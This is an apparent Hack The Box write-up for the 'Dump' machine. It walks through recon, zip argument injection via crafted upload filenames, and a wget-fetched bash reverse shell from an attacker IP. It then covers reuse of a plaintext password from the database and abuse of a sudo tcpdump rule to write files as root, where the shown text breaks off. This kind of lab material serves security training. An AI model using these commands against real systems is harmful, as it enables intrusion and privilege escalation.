HTB: Dump

Dump has a website that collects packets on a specific port. It can also handle PCAP uploads and download all the current PCAP files in a zip archive. I’ll abuse wildcard injection in the zip command with some carefully crafted filenames to get RCE and a shell. I’ll pivot to the next user with a password from the database. I’ll then abuse how www-data can run sudo to run tcpdump to get root.
Box Info



Recon
Initial Scanning
nmap finds two open TCP ports, SSH (22) and HTTP (80):
oxdf@hacky$ nmap -p- -vvv --min-rate 10000 10.129.26.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-01 09:14 UTC
...[snip]...
Nmap scan report for 10.129.26.68
Host is up, received reset ttl 63 (0.031s latency).
Scanned at 2025-11-01 09:14:48 UTC for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.95 seconds
           Raw packets sent: 68051 (2.994MB) | Rcvd: 65636 (2.625MB)
oxdf@hacky$ nmap -p 22,80 -sCV 10.129.26.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-01 09:15 UTC
Nmap scan report for 10.129.26.68
Host is up (0.021s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 fb:31:61:8d:2f:86:e5:60:f9:e6:24:a3:1c:62:0c:ae (RSA)
|   256 0c:b7:c4:fb:4a:fc:31:1b:e9:4b:0b:d1:19:56:2f:ce (ECDSA)
|_  256 3c:c6:e8:71:4d:9a:d5:1d:86:dd:dd:6c:82:ee:7e:4d (ED25519)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: hdmpll?
|_http-server-header: Apache/2.4.65 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds
Based on the OpenSSH version, the host is likely running Debian 11 Bullseye.
All of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away.
Website - TCP 80
Site
The site presents a simple login / registration form with a header about packet inspection:

Any login guesses I make just show the same message:

If I click Register, it shows that an account was created:

And I can login. The site is very simple, offering packet capture tools:

Clicking “Capture Live Traffic” shows a capture screen:

It’s capturing on port 27714. After 10 seconds, it fills in with stats:

It didn’t capture anything. Clicking “here” loads /view.php?fn=c0061667-4e91-4f09-bfeb-b3669046c05a and shows an error:

If I try again, and this time run curl 10.129.26.68:27714 a few times while it’s capturing, it’ll show some packets:


And the “here” link shows the raw packet data that looks like tcpdump output:
 Click for full size image
Back on the index page, there’s now some captures listed:

“Download Captures” provides a zip archive with all three PCAPs in it. If I create a file (such as an empty file named test.pcap) and upload it, it shows up in the capture list:

Tech Stack
The HTTP response headers show a PHPSESSID is set on first visit:
HTTP/1.1 200 OK
Date: Sat, 01 Nov 2025 01:27:54 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: PHPSESSID=2celb3j7qoovdmfpcac4tm5452; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 954
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The main page is index.php as well. So it is a PHP site.
The 404 page is the default Apache 404:

Looking through the requests, the response to /download.php is interesting:
HTTP/1.1 301 Moved Permanently
Date: Sat, 01 Nov 2025 02:12:06 GMT
Server: Apache/2.4.65 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: downloads/0984d7dc-b1e8-4987-a144-b3f64cf48b88.zip
Content-Length: 216
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Preparing download...
<!--
  adding: 0f0a5865-6b8c-4e83-8ebe-b2fa5680f6d1 (deflated 56%)
  adding: 2589e07e-2395-4bfa-ba41-9b5e1d530b3b (deflated 33%)
  adding: c0061667-4e91-4f09-bfeb-b3669046c05a (deflated 33%)
-->
The comment looks a lot like the output of the zip command on Linux. For example:
oxdf@hacky$ zip test.zip *
  adding: assets/ (stored 0%)
  adding: dump.md (deflated 61%)
  adding: test.pcap (stored 0%)
Directory Brute Force
I’ll run feroxbuster against the site, and include -x php since I know the site is PHP:
oxdf@hacky$ feroxbuster -u http://10.129.26.68 -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.26.68
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      222l      558w     4636c http://10.129.26.68/style.css
200      GET       23l       64w      954c http://10.129.26.68/index.php
301      GET        9l       28w      316c http://10.129.26.68/downloads => http://10.129.26.68/downloads/
302      GET        0l        0w        0c http://10.129.26.68/upload.php => index.php
302      GET        0l        0w        0c http://10.129.26.68/logout.php => index.php
302      GET        0l        0w        0c http://10.129.26.68/view.php => index.php
302      GET        2l        3w       27c http://10.129.26.68/download.php => index.php
200      GET       23l       64w      954c http://10.129.26.68/
302      GET        1l        2w       17c http://10.129.26.68/delete.php => index.php
302      GET        0l        0w        0c http://10.129.26.68/capture.php => index.php
[####################] - 37s    60006/60006   0s      found:10      errors:0
[####################] - 35s    30000/30000   858/s   http://10.129.26.68/
[####################] - 36s    30000/30000   834/s   http://10.129.26.68/downloads/
Nothing I haven’t seen already.
Shell as www-data
Parameter Injection
Special Character Fuzzing
I’ll save the upload request to a file and add a FUZZ in the file name:
POST /upload.php HTTP/1.1
Host: 10.129.26.68
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:144.0) Gecko/20100101 Firefox/144.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary319f5b7c082c304c30704cdc554c1368
Content-Length: 361
Origin: http://10.129.26.68
Connection: keep-alive
Referer: http://10.129.26.68/
Cookie: PHPSESSID=2celb3j7qoovdmfpcac4tm5452
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary319f5b7c082c304c30704cdc554c1368
Content-Disposition: form-data; name="submit"

Upload Capture
------geckoformboundary319f5b7c082c304c30704cdc554c1368
Content-Disposition: form-data; name="fileToUpload"; filename="test-FUZZ.pcap"
Content-Type: application/vnd.tcpdump.pcap


------geckoformboundary319f5b7c082c304c30704cdc554c1368--
Now I’ll run ffuf with a special characters wordlist to try uploading a bunch of times with different characters in the filename:
oxdf@hacky$ ffuf -request upload.request -w /opt/SecLists/Fuzzing/special-chars.txt -request-proto http
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.26.68/upload.php
 :: Wordlist         : FUZZ: /opt/SecLists/Fuzzing/special-chars.txt
 :: Header           : Origin: http://10.129.26.68
 :: Header           : Connection: keep-alive
 :: Header           : Referer: http://10.129.26.68/
 :: Header           : Cookie: PHPSESSID=2celb3j7qoovdmfpcac4tm5452
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Host: 10.129.26.68
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: multipart/form-data; boundary=----geckoformboundary319f5b7c082c304c30704cdc554c1368
 :: Header           : Priority: u=0, i
 :: Header           : User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:144.0) Gecko/20100101 Firefox/144.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Data             : ------geckoformboundary319f5b7c082c304c30704cdc554c1368
Content-Disposition: form-data; name="submit"

Upload Capture
------geckoformboundary319f5b7c082c304c30704cdc554c1368
Content-Disposition: form-data; name="fileToUpload"; filename="test-FUZZ.pcap"
Content-Type: application/vnd.tcpdump.pcap


------geckoformboundary319f5b7c082c304c30704cdc554c1368--
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

!                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 23ms]
~                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 23ms]
@                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 21ms]
#                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 21ms]
^                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 21ms]
%                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 21ms]
)                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 23ms]
$                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 23ms]
_                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 23ms]
{                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 23ms]
-                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 22ms]
*                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 24ms]
/                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 424ms]
}                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1428ms]
>                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1428ms]
(                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 2430ms]
&                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 2431ms]
+                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 2432ms]
|                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 2432ms]
]                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3434ms]
?                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3435ms]
[                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3438ms]
;                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3438ms]
"                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3438ms]
`                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3439ms]
:                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3439ms]
=                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3440ms]
\                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4441ms]
'                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4442ms]
<                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4443ms]
,                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4445ms]
.                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4446ms]
:: Progress: [32/32] :: Job [1/1] :: 7 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
All these files are present in the web UI:

If I download, I see all these files being zipped:
HTTP/1.1 301 Moved Permanently
Date: Sat, 01 Nov 2025 02:30:23 GMT
Server: Apache/2.4.65 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: downloads/438b99c8-73d3-475a-93fd-db4ad950e25e.zip
Content-Length: 1262
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Preparing download...
<!--
  adding: 0f0a5865-6b8c-4e83-8ebe-b2fa5680f6d1 (deflated 56%)
  adding: 2589e07e-2395-4bfa-ba41-9b5e1d530b3b (deflated 33%)
  adding: c0061667-4e91-4f09-bfeb-b3669046c05a (deflated 33%)
  adding: test- (stored 0%)
  adding: test-!.pcap (stored 0%)
  adding: test-#.pcap (stored 0%)
  adding: test-$.pcap (stored 0%)
  adding: test-%.pcap (stored 0%)
  adding: test-&.pcap (stored 0%)
  adding: test-'.pcap (stored 0%)
  adding: test-(.pcap (stored 0%)
  adding: test-).pcap (stored 0%)
  adding: test-*.pcap (stored 0%)
  adding: test-+.pcap (stored 0%)
  adding: test-,.pcap (stored 0%)
  adding: test--.pcap (stored 0%)
  adding: test-..pcap (stored 0%)
  adding: test-:.pcap (stored 0%)
  adding: test-;.pcap (stored 0%)
  adding: test-<.pcap (stored 0%)
  adding: test-=.pcap (stored 0%)
  adding: test->.pcap (stored 0%)
  adding: test-?.pcap (stored 0%)
  adding: test-@.pcap (stored 0%)
  adding: test-[.pcap (stored 0%)
  adding: test-].pcap (stored 0%)
  adding: test-^.pcap (stored 0%)
  adding: test-_.pcap (stored 0%)
  adding: test-`.pcap (stored 0%)
  adding: test-{.pcap (stored 0%)
  adding: test-|.pcap (stored 0%)
  adding: test-}.pcap (stored 0%)
  adding: test-~.pcap (stored 0%)
  adding: test.pcap (stored 0%)
-->
Interestingly, there are four files I can’t delete:

Parameter Injection POC
I’ll create a file named --help:
oxdf@hacky$ touch -- '--help'
When I upload this, and then click “Download Captures”, the browser ends up at a 404 page. Looking at the requests, the GET to /download.php returns a 301, but the zip creation seems to run --help:
HTTP/1.1 301 Moved Permanently
Date: Sat, 01 Nov 2025 02:38:08 GMT
Server: Apache/2.4.65 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: downloads/0fd7b2aa-b32a-430a-ba6b-ebdb732fe295.zip
Content-Length: 1452
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Preparing download...
<!--
Copyright (c) 1990-2008 Info-ZIP - Type 'zip "-L"' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmddyyyy] [-n suffixes] [zipfile list] [-xi list]
  The default action is to add or replace zipfile entries from list, which
  can include the special name - to compress standard input.
  If zipfile and list are omitted, zip compresses stdin to stdout.
  -f   freshen: only changed files  -u   update: only changed or new files
  -d   delete entries in zipfile    -m   move into zipfile (delete OS files)
  -r   recurse into directories     -j   junk (don't record) directory names
  -0   store only                   -l   convert LF to CR LF (-ll CR LF to LF)
  -1   compress faster              -9   compress better
  -q   quiet operation              -v   verbose operation/print version info
  -c   add one-line comments        -z   add zipfile comment
  -@   read names from stdin        -o   make zipfile as old as latest entry
  -x   exclude the following names  -i   include only the following names
  -F   fix zipfile (-FF try harder) -D   do not add directory entries
  -A   adjust self-extracting exe   -J   junk zipfile prefix (unzipsfx)
  -T   test zipfile integrity       -X   eXclude eXtra file attributes
  -y   store symbolic links as the link instead of the referenced file
  -e   encrypt                      -n   don't compress these suffixes
  -h2  show more help

-->
That’s parameter injection!
Show Command Line
The zip help menu has a -h2 option to “show more help”. In that output is a great option:
-sc show command line arguments as processed and exit
I’ll delete the --help file. Then, in Burp Repeater, I’ll keep a window on the POST request to /upload.php, and upload a file named -sc. Then in another Repeater window, I’ll have the GET to /download.php so I can see the zip output:

RCE
Strategy
The GTFObins page for zip shows getting execution with -T -TT '<command>':

Both -T and -TT fall in the same section of the help:
Testing archives:
-T test completed temp archive with unzip before updating archive -TT cmd use command cmd instead of ‘unzip -tqq’ to test archive
On Unix, to use unzip in current directory, could use: zip archive file1 file2 -T -TT “./unzip -tqq”
In cmd, {} replaced by temp archive path, else temp appended. The return code is checked for success (0 on Unix)
Run Command Failures
I’ll need to reset the box to get a clean filesystem. I’ll try uploading -T, -TT, and a command, but they end up in the wrong order:

If I try to download, I get:
HTTP/1.1 301 Moved Permanently
Date: Sat, 01 Nov 2025 02:57:48 GMT
Server: Apache/2.4.65 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: downloads/314f154e-dd17-4d48-8b7b-9e76eafc7717.zip
Content-Length: 144
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Preparing download...
<!--

zip error: Invalid command arguments (option 'TT' (unzip command to use, name is added to end) requires a value)
-->
It’s erroring out because it’s expecting something to follow -TT and there isn’t anything there.
I’ll delete both -T and -TT and try adding a space before the - in each name on upload to see if I can shift the ordering. It looks good on the page:

But it fails to run at zip:
Preparing download...
<!--
  adding:  -T (stored 0%)
  adding:  -TT (stored 0%)
  adding: 'ping -c 1 10.10.14.17' (stored 0%)
-->
It isn’t treating -T or -TT as arguments.
Run Command Success Local
I’ll play around locally to get something that works. One long arg doesn’t work:
oxdf@hacky$ zip test.zip '-T -TT wget 10.10.14.17/shell.sh' test.pcap

zip error: Invalid command arguments (short option ' ' not supported)
When I break it in to two, it does seem to work:
oxdf@hacky$ zip test.zip -T '-TT wget 10.10.14.17/shell.sh' test.pcap
updating: test.pcap (stored 0%)
--2025-11-01 11:07:01--  http://10.10.14.17/shell.sh
Connecting to 10.10.14.17:80... connected.
HTTP request sent, awaiting response... 404 File not found
2025-11-01 11:07:01 ERROR 404: File not found.

--2025-11-01 11:07:01--  http://zihhmcau/
Resolving zihhmcau (zihhmcau)... failed: Name or service not known.
wget: unable to resolve host address ‘zihhmcau’
test of test.zip FAILED

zip error: Zip file invalid, could not spawn unzip, or wrong unzip (original files unmodified)
free(): double free detected in tcache 2
It throws errors, but there’s a hit at my Python webserver:
10.10.14.17 - - [01/Nov/2025 11:07:01] code 404, message File not found
10.10.14.17 - - [01/Nov/2025 11:07:01] "GET /shell.sh HTTP/1.1" 404 -
Run Command Success Remote
I can’t upload files with / in it. The server just takes after the last / and drops all before that. So I’ll use wget to get just an IP which will read index.html, and save it using -O. I’ll make a copy of a bash reverse shell named index.html.
I’ll create three files:

The -TT arg will get index.html, save it as s.sh, and then run bash s.sh. The last echo is to clean up anything left in the command.
When I click “Download Captures”, there’s a hit at my webserver:
10.129.26.68 - - [01/Nov/2025 11:21:25] "GET / HTTP/1.1" 200 -
And then a shell at nc:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.26.68 37874
bash: cannot set terminal process group (548): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dump:/var/cache/captures/23d982eb-1903-46ff-a45e-5566af0037a3$
I’ll upgrade my shell using the standard trick:
www-data@dump:/var/cache/captures/23d982eb-1903-46ff-a45e-5566af0037a3$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@dump:/var/cache/captures/23d982eb-1903-46ff-a45e-5566af0037a3$ ^Z
[1]+ Stopped nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@dump:/var/cache/captures/23d982eb-1903-46ff-a45e-5566af0037a3$
Shell as fritz
Enumeration
Users
There are two users with home directories in /home:
www-data@dump:/home$ ls
admin  fritz
That matches the users with shells set in passwd:
www-data@dump:/$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000:Debian:/home/admin:/bin/bash
fritz:x:1001:1001::/home/fritz:/bin/bash
www-data has some access to admin, but none to fritz:
www-data@dump:/home$ find .
.
./admin
./admin/.ssh
find: './admin/.ssh': Permission denied
./admin/.bash_logout
./admin/.profile
./admin/.bashrc
./admin/.bash_history
./admin/.local
./admin/.local/share
find: './admin/.local/share': Permission denied
./fritz
find: './fritz': Permission denied
There’s nothing interesting here.
sudo
www-data has a pretty gnarly sudo privilege:
www-data@dump:/var/www$ sudo -l
Matching Defaults entries for www-data on dump:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dump:
    (ALL : ALL) NOPASSWD: /usr/bin/tcpdump -c10
        -w/var/cache/captures/*/[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
        -F/var/cache/captures/filter.[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
It makes sense that www-data would need to run tcpdump as root to collect packets from the website. This rule let’s www-data run tcpdump with the following options:
-c 10- Capture exactly 10 packets.-w ...- Write the output to/var/cache/captures/*/[UUID].pcap. The*allows any subdirectory, and is vulnerable to path traversal (*will match on../../../). In fact, it will even-F ...- Read a filter from/var/cache/captures/filter.[UUID].
I’ll return to this for root. I can skip getting user for some paths from here to root.
Website
In /var/www there are three directories:
www-data@dump:/var/www$ ls
database  html  userdata
userdata is empty. html has the web files:
www-data@dump:/var/www$ ls html/
capture.php    delete.php    downloads  logout.php  upload.php
capturing.php  download.php  index.php  style.css   view.php
capture.php loads an iframe of capturing.php:
<?php
include '.functions.php';
session_start();
if (empty($_SESSION['username'])) { header('Location: index.php'); exit; }
?>
<?=template_header('hdmpll?')?>
<div class="content home">
<h2>Dumping a maximum of 10 packets for port <?=$_SESSION['capport']?> for 10s...</h2>
<iframe src="capturing.php" height="300" width="1000"></iframe>
<?=template_footer()?>
capturing.php has the sudo tcpdump call:
<?php
include '.functions.php';
session_start();
if (empty($_SESSION['username'])) { header('Location: index.php'); exit; }
?>
<div class="content home">
<pre><div class='code'>
<?php
    ob_end_flush();
    $cap = guidv4();
    $filter = fopen($_SESSION['capdir'] . 'filter.' . $_SESSION['userid'],"w");
    fwrite($filter,"port " . $_SESSION['capport']);
    fclose($filter);
    system("sudo tcpdump -c10 -w" . $_SESSION['userdir'] . "/$cap -F" . $_SESSION['capdir'] . 'filter.' . $_SESSION['userid'] . " 2>&1",$retval);
?>
</pre>
You can view the capture <a href="/view.php?fn=<?=$cap?>" target="_top">here</a>
database has a SQLite file:
www-data@dump:/var/www$ ls database/
database.sqlite3
www-data@dump:/var/www$ file database/database.sqlite3
database/database.sqlite3: SQLite 3.x database, last written using SQLite version 3034001
Database
The database only has one table:
www-data@dump:/var/www$ sqlite3 database/database.sqlite3
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .tables
users
It has plaintext passwords for users, both the account I created and the fritz user:
sqlite> .headers on
sqlite> select * from users;
username|password|guid
fritz|Passw0rdH4shingIsforNoobZ!|534ce8b9-6a77-4113-a8c1-66462519bfd1
0xdf|0xdf|23d982eb-1903-46ff-a45e-5566af0037a3
su / SSH
That password works for the fritz user with su:
www-data@dump:/var/www$ su - fritz
Password:
fritz@dump:~$
It also works from my host using SSH:
oxdf@hacky$ sshpass -p 'Passw0rdH4shingIsforNoobZ!' ssh fritz@10.129.26.68
Linux dump 5.10.0-36-cloud-amd64 #1 SMP Debian 5.10.244-1 (2025-09-29) x86_64
fritz@dump:~$
I’ll grab user.txt:
fritz@dump:~$ cat user.txt
ea37a470************************
Shell as root
Enumeration
The fritz user can’t run sudo:
fritz@dump:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for fritz:
Sorry, user fritz may not run sudo on dump.
Other than the user flag, it’s very empty:
fritz@dump:~$ ls -la
total 24
drwx------ 2 fritz fritz 4096 Nov  1 19:44 .
drwxr-xr-x 4 root  root  4096 Mar  5  2023 ..
lrwxrwxrwx 1 root  root     9 Oct 21 20:38 .bash_history -> /dev/null
-rw-r--r-- 1 fritz fritz  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 fritz fritz 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 fritz fritz  807 Mar 27  2022 .profile
-rw-r----- 1 root  fritz   33 Nov  1 03:18 user.txt
Sudo Abuse Primitives
Initial Directory Traversal
I’ll make an empty filter and try to write to file:
www-data@dump:/var/cache/captures$ touch /var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/../../../../dev/shm/11111111-1111-1111-1111-111111111111 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10 packets captured
12 packets received by filter
0 packets dropped by kernel
This writes a file that’s owned by tcpdump:
www-data@dump:/var/cache/captures$ ls -l /dev/shm/11111111-1111-1111-1111-111111111111
-rw-r--r-- 1 tcpdump tcpdump 943 Nov  1 19:48 /dev/shm/11111111-1111-1111-1111-111111111111
Parameter Injection
The previous attack also works if I split the -w command to add a second. The second -w is where it will write, and this allows me to abuse the * a lot more!
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -w /dev/shm/11111111-1111-1111-1111-111111111112 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10 packets captured
14 packets received by filter
0 packets dropped by kernel
www-data@dump:/var/cache/captures$ ls -l /dev/shm/11111111-1111-1111-1111-111111111112
-rw-r--r-- 1 tcpdump tcpdump 963 Nov  1 19:54 /dev/shm/11111111-1111-1111-1111-111111111112
Now I can add any other tcpdump parameters into the command as long as it matches the regex.
Write as Other User
The -Z [user] flag will write files as another user. So I can write as root:
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -Z root -w /dev/shm/11111111-1111-1111-1111-111111111113 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10 packets captured
11 packets received by filter
0 packets dropped by kernel
www-data@dump:/var/cache/captures$ ls -l /dev/shm/11111111-1111-1111-1111-111111111113
-rw-r--r-- 1 root root 913 Nov  2 00:38 /dev/shm/11111111-1111-1111-1111-111111111113
I can write as fritz as well:
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -Z frtiz -w /dev/shm/11111111-1111-1111-1111-111111111114 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
tcpdump: Couldn't find user 'frtiz'
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -Z fritz -w /dev/shm/11111111-1111-1111-1111-111111111114 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
